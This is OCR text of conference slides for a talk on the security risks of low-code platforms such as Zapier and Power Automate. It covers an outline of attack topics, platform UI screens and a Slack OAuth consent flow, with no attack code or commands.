CODE FRENZY

MICHAEL BARGURY

Zenity

Credential Sharing as a Service: the Dark Side of No Code

@mbrg0
github.com/mbrg/talks

27-31 MARCA 2023 ONLINE

About me

- OWASP LCNC Top 10 project lead
- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- Dark Reading columnist

@mbrg0

DR bit.ly/lcsec

Disclaimer

This talk is presented from an attacker's perspective with the goal of raising awareness to the risks of underestimating the security impact of Low Code.

Low Code is awesome.

Outline

- Low Code in a nutshell
- Low Code attacks observed in the wild
    - Living off the land – account takeover, lateral movement, PrivEsc, data exfil
    - Hiding in plane sight
    - Leveraging predictable misconfigs from the outside
- How to defend
- The latest addition to your red team arsenal


CODE FRENZY

Low Code in a Nutshell

27-31 MARCA 2023 ONLINE

@mbrg0

Exponential Growth in Business Development





@mbrg0


Why Low Code?

ASKED IT FOR A NEW TOOL
NEXT QUARTER
NEXT YEAR


If it sounds familiar, its because it is







```
Sub Macro1()
'
' Macro1 Macro
' comments
'
End Sub
Sub Macro2()
'
' Macro2 Macro
'
'

End Sub
```




Tech evolution

@mbrg0

Build everything

- If this than that automation
- Integrations
- Business apps
- Whole products
- Mobile apps



Insert

Search

Popular

Text label

Edit form

Text input

Vertical gallery

Rectangle

Date picker

Button

Input

Display

Layout

Media

Icons

Shapes

Charts

AI Builder

Mixed Reality

MY EXP

OPEN (1) $3,200.00

PEND $1.4

Select expense report to view

OPEN PENDING

June 24,
Client hosted meet a greet
4

Trigger
1. New Mention in Slack

Choose app & event

Choose account

Slack account: (required)

Choose an account...

Choose...

Search

○ Slack @michaelbargury (pwntoso) (used in 1 Zap) Personal

○ Slack @michaelbargury (CTOs) (used in 0 Zaps) Personal

+ Connect a new account

Save Gmail attachments to your Google Drive • Ran at 6/25/2022 2:11:21 PM

When a new email arrives 1s

OUTPUTS Show raw outputs

From
michaelbargury@zenity.io

Subject
Fwd: Remote desktop links

Show more

Apply to each attachment 7s

Previous Previous failed Show 1 of 2 Next failed Next

Upload to Google Drive 5s

INPUTS Show raw inputs

Folder path
/Attachments

File name
hi.rdp

@mbrg0

Available in every major enterprise

zapier
mx mendix
make
formerly Integromat
servicenow
salesforce
B
Betty Blocks
Microsoft
outsystems
Appian

Recap


- ✓Available on every major enterprise
- ✓Has access to business data and powers business processes
- ✓Runs as SaaS (difficult to monitor)
- ✓Underrated by IT/Sec

CODE FRENZY

Low Code Attacks In The Wild: Living off the land

27-31 MARCA 2023 ONLINE

@mbrg0



Zap published

Trigger

1. New Mention in Slack

Action

2. Sorry, I'm on a call

Action


3. Enough time to make them forget about me

Action

4. I'm always available!

youtu.be/5naPxs0fEJc *@mbrg0*


Step by step



Add a new app connection

Add a new app connection

slack



Zapier is requesting permission to access the pwntoso Slack workspace | pwntoso Slack - Brave

pwntoso.slack.com/oauth?client_id=2165348927.2161329837&scope=channels...


Zapier is requesting permission to access the pwntoso Slack workspace

What will Zapier be able to view?

- Content and info about you
- Content and info about channels & conversations
- Content and info about your workspace

What will Zapier be able to do?

- Perform actions as you
- Perform actions in channels & conversations
- Perform actions in your workspace



New connection added


My connections 1

Slack @michaelbargury (pwntoso)


@michaelbargury (pwntoso) - added 21 seconds ago

@mbrg0

Behind the scenes



RESTful API defined in swagger



Power Automate

Power Apps

Logic Apps

